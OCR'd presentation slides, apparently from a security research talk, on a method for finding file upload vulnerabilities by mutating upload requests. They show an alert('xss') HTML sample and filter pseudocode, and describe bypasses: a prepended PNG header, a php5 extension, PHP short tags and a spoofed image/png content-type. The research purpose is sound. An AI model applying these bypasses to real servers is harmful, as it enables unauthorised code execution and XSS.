


Mutate Upload Request


Investigate root causes of file upload bugs

Analyze web servers and browsers


Our Goal: Finding File Upload Bugs




Our Goal: Finding U(E)FU Bugs



Upload Request



Upload Request





```
<html>
  <script>
    alert('xss');
  </script>
</html>
```

xss.html

Mutation Objectives


Five objectives that trigger common mistakes in implementing checks



Content-filtering checks

```
if (finfo_file(content) not in expected_type)
    reject(file);
if (ext(file_name) not in expected_ext)
    reject(file);
if (expected_keyword in content)
    reject(file);
if (content_type not in expected_type)
    reject(file);
accept(file)
```

Mutation Objectives #1




Content-filtering checks

```
if (finfo_file(content) == 'text/html')
    reje
if (ext(
    reje
if ('<?ph
    reject(fi
if (content_      == 'text/html')
    reject(      ile);
accept(file)
```

Exploiting the absence of content-filtering checks

No mutation

Mutation Objectives #2



PNG header

Content-filtering checks


```
if (finfo_file(content) == 'text/html')
    reject(file);
if (ext(file_na   ) == 'php')
    reject(fil
if ('<?php'
    reject(file);
accept(file)
```

'image/png'

Causing incorrect type inferences based on **content**

M1: Prepending a resource header

Mutation Objectives #3



Content-filtering chec


```
if (finfo_file(content == 'text/html')
    reject(file);
if (ext(file_name) == 'php')
    reject(file);
if ('<?php' in conte
    reject(fil
if (content_ty
    reject(fil
accept(file)
```

'php5'

Exploiting incomplete blacklist based on **extension**

M4: Changing a file extension

Mutation Objectives #4



Content-filteri


```
if (finfo_fil
    reject(fi
if (ext(file_name
    reject(file)
if ('<?php' in content)
    reject(file);
if (content_type ==
    reject(file);
accept(file)
```

Bypassing keyword checks based on **content**

'<?'

M5: Replace PHP tags with short tags

Mutation Objectives #5



Content-filtering checks

```
if (finfo_fil
    reject(fi
if (ext(file_
    reject(fi
    reject(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

'image/png'

Bypassing filtering logic based on **content-type**

M3: Changing the content-type of an upload request

Combinations of Mutation Operations

filename

xss.html

content-type

image/png

content

\x89\x50\x4e\x47
\x0d\x0a\x1a...
<html><script>al
ert('xss')</scri
pt></html>

Upload request

'image/png'

Content-filtering checks

```
if (finfo_file(content) == 'text/html')
    reject(file);
if (ext(file_name) ==
    reject(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

